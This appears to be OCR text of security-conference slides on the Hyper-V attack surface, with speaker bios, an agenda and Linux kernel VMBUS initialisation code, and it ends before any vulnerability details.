Mobius Band: Explore Hyper-V Attack Interface through Vulnerabilities Internals

- Zhenhao Hong (@rthhh17)

  Ant Group Light-Year Security Lab, Ex-researcher @IceSword Lab, Qihoo 360
- Chuanjian Liao

  IceSword Lab, Qihoo 360

whoami


- Zhenhao Hong (@rthhh17)
  - @Ant Group Light-Year Security Lab
  - Ex-researcher @IceSword Lab, Qihoo 360
  - Awarded the 2019-2020 MSRC Most Valuable Security Researchers
- Chuanjian Liao
  - Technical Director @IceSword Lab, Qihoo 360

Agenda


- Hyper-V Architecture
- Hyper-V Guest and Host Communication
- Why Hyper-V is difficult
- Vulnerabilities Details
- Attack Interface
- Concluding Thoughts

Hyper-V Architecture


Architecture




Architecture - Hypervisor




Architecture - VMBUS



Architecture – Host Drivers



Architecture - VMWPs



Hyper-V Guest and Host Communication

Communication

- VMBUS initialize in Linux Guest.

```
1  static int vmbus_bus_init(void)
2  {
3      int ret;
4      /* Hypervisor initialization...setup hypercall page..etc */
5      ret = hv_init();
6      if (ret != 0) {
7          pr_err("Unable to initialize the hypervisor - 0x%x\n", ret);
8          return ret;
9      }
10     ret = bus_register(&hv_bus);
11     if (ret)
12         return ret;
13     hv_setup_vmbus_irq(vmbus_isr);
14     ret = hv_synic_alloc();
15     if (ret)
16         goto err_alloc;
17     /*
18      * Initialize the per-cpu interrupt state and
19      * connect to the host.
20      */
21     ret = cpuhp_setup_state(CPUHP_AP_ONLINE_DYN, "x86/hyperv:online",
22                 hv_synic_init, hv_synic_cleanup);
23     if (ret < 0)
24         goto err_alloc;
```

Communication

- VMBUS initialize in Linux

```
1  static int vmbus_bus_init(void)
2  {
3      int ret;
4      /* Hypervisor initialization...setup hypercall p
5      ret = hv_init();
6      if (ret != 0) {
7          pr_err("Unable to initialize the hypervisor
8          return ret;
9      }
10     ret = bus_register(&hv_bus);
11     if (ret)
12         return ret;
13     hv_setup_vmbus_irq(vmbus_isr);
14     ret = hv_synic_alloc();
15     if (ret)
16         goto err_alloc;
17     /*
18      * Initialize the per-cpu interrupt state and
19      * connect to the host.
20      */
21     ret = cpuhp_setup_state(CPUHP_AP_ONLINE_DYN, "x86/hyperv:online",
22                 hv_synic_init, hv_synic_cleanup);
23     if (ret < 0)
24         goto err_alloc;
25     hyperv_cpuhp_online = ret;
26     //vmbus_connect - Sends a connect request on the partition service connection
27     ret = vmbus_connect();
28     if (ret)
29         goto err_connect;
30     /*
31      * Only register if the crash MSRs are available
32      */
33     if (ms_hyperv.misc_features & HV_FEATURE_GUEST_CRASH_MSR_AVAILABLE) {
34         register_die_notifier(&hyperv_die_block);
35         atomic_notifier_chain_register(&panic_notifier_list,
36                                        &hyperv_panic_block);
37     }
38     //vmbus_request_offers - Send a request to get all our pending offers.
39     vmbus_request_offers();
40     return 0;
41
42 err_connect:
43     cpuhp_remove_state(hyperv_cpuhp_online);
44 err_alloc:
45     hv_synic_free();
46     hv_remove_vmbus_irq();
47     bus_unregister(&hv_bus);
48     return ret;
49 }
```

Communication

- VMBUS device initialize.
- **vmbus_open**

```
int vmbus_open(struct vmbus_channel *newchannel, u32 send_ringbuffer_size,
               u32 recv_ringbuffer_size, void *userdata, u32 userdatalen,
               void (*onchannelcallback)(void *context), void *context)
```

